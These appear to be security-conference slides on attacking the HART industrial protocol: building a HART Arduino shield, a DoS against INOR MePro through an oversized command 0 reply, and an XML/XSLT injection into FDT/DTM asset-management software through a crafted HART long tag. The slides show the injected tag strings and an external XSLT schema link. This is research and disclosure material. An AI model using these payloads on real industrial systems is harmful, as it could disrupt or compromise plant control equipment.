
- Time is running up!!!
- Amplifiers need perfect grounding/No soldering mask.
- MAX4041 blocked by OUTGOING customs in USA
- Weedle overetched several PCBs.
- ~~Finally,~~ dark_k3y incorrectly connect second amp pins.
- Finally, dark_k3y bricked his arduino.




PCB




HART Shield for *duino Alfa v.0.1



Now we could try something evil...



INOR MePro 2.12.0 DoS




Hart command 0 reply with 0 in length and >250 'A'.
(smashing maximum packet length)

Something different: Plant Assets management Software

- Plant Assets management Software – provides tools for managing plants assets.
- There are PAS solutions for managing RTUs and PLCs.
- Most popular solutions: FieldCare and PACTWare.
- Most of solutions based on FDT/DTM standard.
- FDT standardizes the communication and configuration interface between all field devices and host systems.
- The DTM provides a unified structure for accessing device parameters, configuring and operating the devices, and diagnosing problems.
- **DTMs can be also used for OPC & SCADA.**

Quick intro to FDT/DTM



FieldCare screenshot

The screenshot displays the FieldCare software interface for configuring a device. The window title is "FieldCare - Standard [PR0463.0]". The top menu bar includes "On", "Off", "Sim", "Device Operation", "Data Config", "Data", "System", "Edit", and "Help". The toolbar contains various icons for file operations and device management.

At the top, the following information is displayed:

- DEVICE NAME: PR0463.0
- UNIT: DISE. MASS FLOW
- UNIT: 2042.4705 kg/h
- UNIT: kg/h
- DENSITY: 1.0000 kg/l
- ACTUAL SYS CORR: SYSTEM DE.
- UNIT: VOLUME FLOW
- UNIT: 2.0425 m³/h

The main interface is divided into three sections:


- Left Panel (Tree View):** A hierarchical tree structure showing the configuration menu. The "MASS VALUES" section is expanded, showing:
 - MASS FLOW: 2042.4705 kg/h
 - VOLUME FLOW: 2.0425 m³/h
 - DENSITY: 1.0000 kg/l
- Center Panel:** A 3D model of a blue flow meter with a digital display showing "0000".
- Right Panel (Parameters):** A list of parameters with their current values and units:
 - DISE. MASS FLOW: 2042.4705 kg/h
 - VOLUME FLOW: 2.0425 m³/h
 - DENSITY: 1.0000 kg/l

At the bottom, there is a "Device Tree" section showing the device hierarchy:

- PR0463.0
 - Flow PC
 - Flow Connec. (Flow C.)
 - Device (New D.: PR0463.0)

The status bar at the bottom right indicates "Administrator".


FDT/DTM internals



*picture from official FDT/DTM specification

XML makes all us happy

So, we FDT/DTM users XML for internal communications between DTMs and Frame application.



Can we use XML for something evil? For example let's try to use some special symbols as HART device tag.

Love such messages

Network Tag

- Host PC
- COM3
- I' /><3#2

Plant Tag

- New Enterprise
- Unknown
- S I' /><3#2

Error

Parse error: Error #-1072898016
Line #:1
LinePos #:112
Position in File:111
Reason in File:Required attribute 'progID' is missing.

Source Text:<SRT xmlns="x-schema:SRTLodViewSchema.xml" xmlns:srt="x-schema:SRTDataTypesSchema.xml"><ViewInfo caption="I' /><3#2' progID="FmpUrlSrtView.UrlSrtView" location="MDIChild" sizeable="1" fullSizedChildWindows="1" CMWindow="1">

Help OK << Advanced

Source
FMPXMLLoader.XMLLoader

Source Context
R:\FMP Frame\Parts\Common\XML Loader\XMLLoader.cpp (634)

Reason in File:Required attribute 'progID' is missing.

Source Text:<SRT xmlns="x-schema:SRTLodViewSchema.xml" xmlns:srt="x-schema:SRTDataTypesSchema.xml"><ViewInfo caption="I' /><3#2' progID="FmpUrlSrtView.UrlSrtView" location="MDIChild" sizeable="1" fullSizedChildWindows="1" CMWindow="1">

Can we use it?

- HART device tag cannot be longer than 8 bytes (6 packed ASCII) and should be only Upper-cased.
- We need something longer for exploiting XML exchange.
- HART long device tag can be up to 32 ASCII characters.
- So, we only need to find DTM component that using Long Tag for device identification (instead of short tag).



And we found such component made by VERY BIG Vendor!

HART Long Tag commands


- Universal commands list.
- Supported by most of devices.
- Read tag/write tag.
- Maximum 32 ISO LATIN-1 characters.

	!	"	#	\$	%	&	'	()	*	+	,	-	.	/
0020	0021	0022	0023	0024	0025	0026	0027	0028	0029	002A	002B	002C	002D	002E	002F
0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
0030	0031	0032	0033	0034	0035	0036	0037	0038	0039	003A	003B	003C	003D	003E	003F
@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
0040	0041	0042	0043	0044	0045	0046	0047	0048	0049	004A	004B	004C	004D	004E	004F
P	Q	R	S	T	U	V	W	X	Y	Z	[\]	^	_
0050	0051	0052	0053	0054	0055	0056	0057	0058	0059	005A	005B	005C	005D	005E	005F
`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
0060	0061	0062	0063	0064	0065	0066	0067	0068	0069	006A	006B	006C	006D	006E	006F
p	q	r	s	t	u	v	w	x	y	z	{		}	~	
0070	0071	0072	0073	0074	0075	0076	0077	0078	0079	007A	007B	007C	007D	007E	007F

XSLT injection

- Good news: We can inject some XML code.
- Bad news: We can't access the beginning of XML document and we have only 32 bytes.
- Good news: Parser supports XSLT, so we can inject external XSLT link:

```
" xmlns="x-schema:http://pc
```



It works!

The screenshot displays a Windows desktop environment with several applications and a terminal window. In the background, there are icons for 'Мои документы' (My Documents), 'Мой компьютер' (My Computer), 'Сетевое окружение' (Network Places), and 'Internet'. Applications visible include 'PEView', 'Immunity Debugger', 'ILSpy', and 'FieldCare'. The 'FieldCare' application is the primary focus, showing a 'Network' pane with a 'Host PC' containing a 'COM3' port. The 'Plant' pane shows a 'New Enterprise' with an 'Unknown' device. A context menu is open over the device, listing various actions like 'Disconnect', 'ESt', 'Wyi', 'Siv', 'Rts', 'Cff', 'Cnl', 'Cbt', 'Cor', 'Dde', 'Additional Functions', 'Channel functions', 'Documentation', 'Plant View', 'Condition Monitoring', 'Device Report', 'Field Reporter', and 'Edit Warning Settings'. The 'Condition Monitoring' option is highlighted, and a sub-menu is visible with 'Device Report' selected. In the bottom right corner, the system tray shows the taskbar with the user name 'Administrator' and the system clock area with 'Корзина' (Recycle Bin) and the system clock.

